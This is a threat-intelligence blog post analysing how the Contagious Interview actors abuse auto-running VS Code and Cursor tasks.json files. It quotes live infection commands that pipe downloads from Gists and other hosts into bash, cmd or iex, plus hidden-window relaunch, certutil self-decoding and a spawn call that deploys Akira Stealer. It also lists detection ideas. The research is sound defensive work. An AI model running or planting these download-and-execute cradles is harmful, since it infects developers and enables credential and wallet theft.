
Contagious Interview: Evolution of VS Code and Cursor Tasks Infection Chains - Part 1

2/27/2026 - Note: we have made revisions to this post to clarify findings and separate speculative analysis.
Summary
Abstract customers already have visibility into the behaviors described in this report.
The ASTRO team has been actively tracking Contagious Interview techniques that abuse task auto-execution in integrated development environments (IDEs) such as Microsoft Visual Studio Code (VSCode) and Cursor to deliver malware. Since our last report on the tasks infection vector, we have observed a number of new payload stagers using short URLs, GitHub Gists, Google Drive, and some interesting custom domains. We have also seen a resurgence of previously reported infection chains and tooling now combined with the IDE tasks vector.
Findings
New Payload Stagers
In the last report, we noted heavy use of Vercel URLs for payload staging referenced directly in tasks.json files along with a handful of custom domains. While stagers hosted on Vercel continue to be prevalent (though many have been taken down), we have observed an increase in alternative staging servers used in the tasks commands and in later stages of the infection chains.
This GitHub Code search query returns a variety of new stagers while filtering out Vercel URLs that would make up the majority of results:
path:tasks.json runOn folderOpen (curl OR wget OR iwr) (cmd OR "| sh" OR \"bash\" OR \"powershell\" OR iex) NOT vercel
GitHub Gists
Recently, repos with tasks.json files were created with the same pattern of curl or other downloaders fetching scripts piped directly to shell, but in these cases the scripts were hosted in GitHub Gists. This query returns 2 repos with this pattern, each targeting both VS Code and Cursor users:
path:tasks.json runOn folderOpen "gist.githubusercontent"

Here is a sample command run from bash -c in Wisepanda-bot-main/.cursor/tasks.json:
curl -sL https://gist[.]githubusercontent[.]com/cuda-toolkit/0959deda4982736d1c1647cff354c665/raw/metal_pytorch_sim_v2.3.0.sh | bash
These files also have a variation for Windows using PowerShell instead of piping to cmd as previously seen, like so:
iex(iwr 'https://gist[.]githubusercontent[.]com/cuda-toolkit/936835c7a98d3b223970a5d2ed63fc97/raw/cuda_toolkit_sim_v12.4.ps1' -UseBasicParsing)

The gist user cuda-toolkit and script file names like cuda_toolkit_sim_v12.4.ps1 and metal_pytorch_sim_v2.3.0.sh are an attempt to masquerade as NVIDIA software, a tactic that Contagious Interview actors are known to use. This may be a recurring theme due to the intended campaign targets, typically software developers in DeFi and other cryptocurrency-related industries that are more likely to use high-performance GPUs.
The Gist-hosted scripts download next-stage payloads from the domain camdriver[.]pro, another attempt at mimicking NVIDIA software by posing as related to camera drivers. Depending on the target platform, the payload URLs are formatted like https://camdriver[.]pro/realtekwin.update?r=7205d529-ff14-4dcf-965b-29d500663a75 or https://camdriver[.]pro/realtekmac.sh?r=7205d529-ff14-4dcf-965b-29d500663a75 and drop ZIP files that lead to malware installation downstream.
While these gists have since been deleted, these few cases might indicate future continued use of gist[.]githubusercontent[.]com for payload URLs in tasks commands. The actual scripts we pulled before deletion and their subsequent chains eventually lead to deployment of Go/Python backdoors dubbed by ESET WeLiveSecurity as WeaselStore. These previously analyzed backdoors represent a combination of older, documented Contagious Interview TTPs with the more recent tasks.json infection vector. More on this will be covered in Part 2 of this report.
URL Shorteners

We have also seen use of URLs shortened by short[.]gy hosting scripts downloaded and executed in tasks files. Most if not all of these URLs point to the Vercel domain josehub88[.]vercel[.]app, suggesting that the actors started using URL shorteners as a means to reduce their footprint of Vercel servers, perhaps due to the extensive reporting around this aspect.
The search query for this is straightforward. As of this reporting, 22 files containing these shortened URLs are returned.
path:tasks.json runOn folderOpen "short.gy"
Notably, many of these files feature whitespace padding of the malicious commands to move them off-screen from view. This cheap evasion technique was seen in our previous report from late January.
Google Drive
The Contagious Interview actors have published and continue to publish malicious Node Package Manager (NPM) packages, many of which have been identified by the DPRK npm packages tracker. One package in particular, "eslint-validator" (created by user lincoln0809), can be found in the package.json dependencies of 3 GitHub repos using this query:
path:package.json "\"eslint-validator\""
Malicious package dependencies in repositories is a common pattern, but interestingly in the case of this package, it runs content fetched from the Google Drive URL https://drive[.]google[.]com/file/d/16AaeeVhqj4Q6FlJIDMgdWASJvq7w00Yc/view?usp=sharing, found in core.js. The containing file itself is executed using node via an install script in the package's package.json.

The code for handling the content download from the Drive link can be found in googleDrive.js. It performs a GET request using the fetch API and handles virus-scan warning pages by falling back to an alternative URL endpoint in the format of https://drive[.]usercontent[.]google[.]com/download?id=${fileId}&export=download&confirm=t.

It is worth noting that the code to download and execute content from Google Drive was not present in the initial version of the "eslint-validator" package, and was added in a later version.
The Google Drive link hosts inject-simple.min0.js (4.5k), which contains heavily obfuscated JavaScript with previously seen patterns suggesting a ChainedDown (JADESNOW) downloader component.

The use of Google Drive as a stager was also recently reported by kmsec.uk.
(Speculative) A Copycat Actor?
This section has been adjusted to clarify that the following finding, while sharing techniques and patterns with previously documented Contagious Interview infection chains, may be a copycat or test by an unrelated actor and therefore is not confirmed to be part of the same campaign. This is largely due to the discovery that the chain results in Akira Stealer, a malware family not known to be used by Contagious Interview actors.
Possibly Unrelated Chain Shares Similar Techniques
In analyzing suspicious tasks.json files across GitHub, we encountered a tasks file in the repo adadsws/shannon, which is a malicious fork of the Keygraph Shannon AI penetration testing framework.
The tasks file executes the following command targeting Windows only:
curl https://nomgwenya[.]co[.]za/js/settings?win=32 | cmd
This downloads and executes a batch script captured in this URLScan result and shown below.

The next stage is another batch script from https://nomgwenya[.]co[.]za/js/bootstrap?win=32 written to the file %USERPROFILE%\.vscode\vscode-bootstrap.cmd. The full content of this script can be found in this URLScan result.
The script begins by re-launching itself in a hidden window if it was not already started with a _restarted argument:
if "%~1" neq "_restarted" powershell -WindowStyle Hidden -Command "Start-Process -FilePath cmd.exe -ArgumentList '/c \"%~f0\" _restarted' -WindowStyle Hidden" & exit /b
The script then obtains a Node.js runtime needed to execute an embedded JavaScript payload. It checks for a global install via where node and, if not found, downloads the latest Node.js MSI from nodejs.org and extracts it portably with msiexec /a. The MSI file is then deleted.
Once Node.js is available, the script changes its working directory to %USERPROFILE%\.vscode, positioning its subsequent file operations alongside legitimate VS Code configuration files.
Up until this point, a number of patterns coincide with previously observed Contagious Interview techniques:
- The repo adadsws/shannon README is modified with LLM-generated content.
- The repo contains a
.vscode/tasks.jsonbackdoor that runs on folder open. - The tasks file contains the label "env" which has been observed in multiple Contagious Interview-linked tasks files.
- The task command is a download cradle piped to
cmdand has a URL containing/settingswith a?win=32parameter. - The loaders have been used in Contagious Interview before, such as in the first and second stage batch files of a previously seen tasks.json chain that leveraged TxDataHiding. These contain similar logic for hidden window re-launch and portable Node.js usage.
However...
A Twist in this Loader Has an Unexpected Outcome
While the loaders seem near-identical to those used in Contagious Interview, they differ in the execution of the third stage, which in Contagious Interview infection chains is often Base64-encoded JavaScript decoded and run directly using Node.js.
Interestingly in this case, at the bottom of the batch file is a block of Base64-encoded JavaScript wrapped in PEM certificate headers ("-----BEGIN CERTIFICATE-----" ... "-----END CERTIFICATE-----"), masquerading as an embedded certificate. The script uses certutil, a commonly abused Windows utility, to decode itself:
certutil -f -decode "%~f0" "%TMP_JS%" >nul 2>&1
The %~f0 reference points to the currently executing batch file. certutil -decode recognizes the PEM headers in the file and extracts the Base64 content between them, writing the decoded JavaScript to a randomly named temp file at %TEMP%\script_%RANDOM%.mjs. The .mjs extension has Node.js treat the file as an ES module, which the payload requires based on its imports.
The decoded script is then executed with the previously obtained Node.js runtime. A long encoded string is passed as a command-line argument which, as we'll see shortly, is forwarded to a later stage via an environment variable. After execution, the temp file is deleted.

Upon decoding the JavaScript payload we're greeted with an anti-debugging trick using (function(){}).constructor("debugger")() wrapped in a try/catch.

The rest of the payload is a custom stack-based bytecode VM. Two encrypted blobs are decrypted with a rolling XOR cipher, one as bytecode and the other as a string table. The VM implements ~30 opcodes and makes Node.js modules available to the bytecode as numbered registers.
Possibly Unrelated Chain Deploys Akira Stealer
Decrypting the string table and disassembling the bytecode unearths some strings that reveal the next stage:
The bytecode downloads python3.zip from hxxps://postprocesser[.]com/.well-known/pki-validation/go/python3.zip to the system temp directory, then extracts the ZIP and spawns the extracted pythonw.exe (the windowless Python interpreter) with exec.py as a detached process. Reconstructed from the bytecode, the spawn call is equivalent to:
child_process.spawn(pythonw_path, [exec_py_path], {
    detached: true,
    stdio: 'ignore',
    env: { ...process.env, REALTEKAUDIO: process.argv[2], PROCNAME: "Main" }
});
The REALTEKAUDIO environment variable carries the encoded command-line argument from the batch script through to the Python payload, masquerading as Realtek audio software. Additionally, the path .well-known/pki-validation/ in the download URL mimics a location commonly used for PKI validation.
The Python payload is protected with PyArmor and was recently compiled just before this report release. Removing the PyArmor protection and analyzing the underlying Python code reveals a Go-based variant of Akira Stealer, a commodity malware-as-a-service (MaaS) infostealer that exfiltrates user data from browsers, cryptocurrency wallets, chat applications, and system files.
.png)
The associated indicators have been reported by Elastic Security Labs. In January 2026, a similar distribution of Akira Stealer was reported masquerading as a custom tool on GitHub.
The discovery of Akira Stealer complicates attribution for this particular infection chain. While the earlier stages share many techniques and patterns with previously documented Contagious Interview chains, Akira Stealer is not known to be used by Contagious Interview actors to our knowledge. It is possible that this is a separate actor copying techniques and swapping in a different final stage. As such, this chain's attribution remains uncertain, but its details are included in this post due to the shared techniques and infection vector.
Detection Opportunities
VS Code/Cursor child process activity. Monitor for IDEs spawning shell processes running curl, wget, PowerShell download commands, or similar utilities (optionally including piped execution) shortly after process start.
GitHub Gist URLs in IDE task files. Monitor for gist.githubusercontent.com URLs in .vscode/tasks.json or .cursor/tasks.json files, particularly combined with curl, wget, iwr, or piped execution.
URL shorteners in IDE task files. Flag tasks.json files containing shortened URLs from services like short[.]gy. Shorteners obscure the destination and have no legitimate use in IDE task configurations.
PowerShell suspicious arguments in IDE task files. Tasks.json commands invoking PowerShell with -ExecutionPolicy Bypass combined with -WindowStyle Hidden and iex/iwr.
Google Drive downloads from non-browser processes. Alert on drive.google.com or drive.usercontent.google.com requests initiated by non-browser processes like node or npm. Google Drive URLs in the format https://drive[.]usercontent[.]google[.]com/download?id=${fileId}&export=download&confirm=t are particularly suspicious as they indicate attempts to bypass virus scan warning pages.
Downloaded content piped to shell. Most tasks.json commands download and immediately execute scripts. Monitor for download utilities like curl or wget piped directly to shell commands.
Batch scripts written to the .vscode directory. The user .vscode directory normally contains configuration files. Creation of .cmd or .bat files in %USERPROFILE%\.vscode\ is unusual and may indicate malicious activity.
Console clearing around payload execution. A first-stage batch script in one of the infection chains uses cls commands before and after executing the downloaded loader to clear evidence from the console window. While cls alone is benign, its overuse especially surrounding download utilities or script execution in batch files is suspicious.
Hidden window re-launch with sentinel argument. Detect cmd.exe processes that spawn powershell -WindowStyle Hidden which in turn spawns another cmd.exe -WindowStyle Hidden, particularly when the command line includes a re-launch sentinel argument (e.g., _restarted). This double-hidden pattern is distinctive and unlikely in legitimate use.
Portable Node.js extraction via msiexec. msiexec /a performing an administrative install of a Node.js MSI to a user-writable directory such as .vscode or %TEMP% is unusual.
The following detections are based on an infection chain with shared techniques but unconfirmed connection to Contagious Interview.
certutil decoding batch scripts. certutil -f -decode where the source file is a .cmd or .bat — especially when the source is %~f0 (self-reference). Legitimate certutil usage targets certificate files or encoded data files, not scripts.
Node.js executing temporary .mjs files. node.exe executing .mjs files from %TEMP% with randomized filenames matching patterns like script_%RANDOM%.mjs.
pythonw.exe spawned from temp directories. pythonw.exe running from %TEMP%\python3\ or similar temp subdirectories, especially as a detached process. This can indicate a dropped Python runtime rather than a standard installation.
Node.js spawning Python with suspicious environment variables. Process chain where node.exe spawns pythonw.exe. While this could be legitimate activity, it could warrant closer inspection when paired with other indicators.
Network requests to .well-known paths returning unusual content. HTTP requests to .well-known/pki-validation/ paths that return ZIP files or other unexpected content. This path is not commonly intended for file hosting.
Conclusion
Contagious Interview actors continue to evolve their infrastructure and techniques. The shift toward GitHub Gists, URL shorteners, and Google Drive for payload staging suggests the actors are actively adapting to community reporting and platform takedowns. In Part 2, we will take a closer look at the infection chains covered in this report among other findings.
Appendix
GitHub Search Queries
Indicators
Domains
URLs
Hashes
File Paths and Artifacts
GitHub Repositories
Associated Users
Malicious NPM Packages

ABSTRACTED
We would love you to be a part of the journey, lets grab a coffee, have a chat, and set up a demo!
Your friends at Abstract AKA one of the most fun teams in cyber ;)
.avif)
Your submission has been received.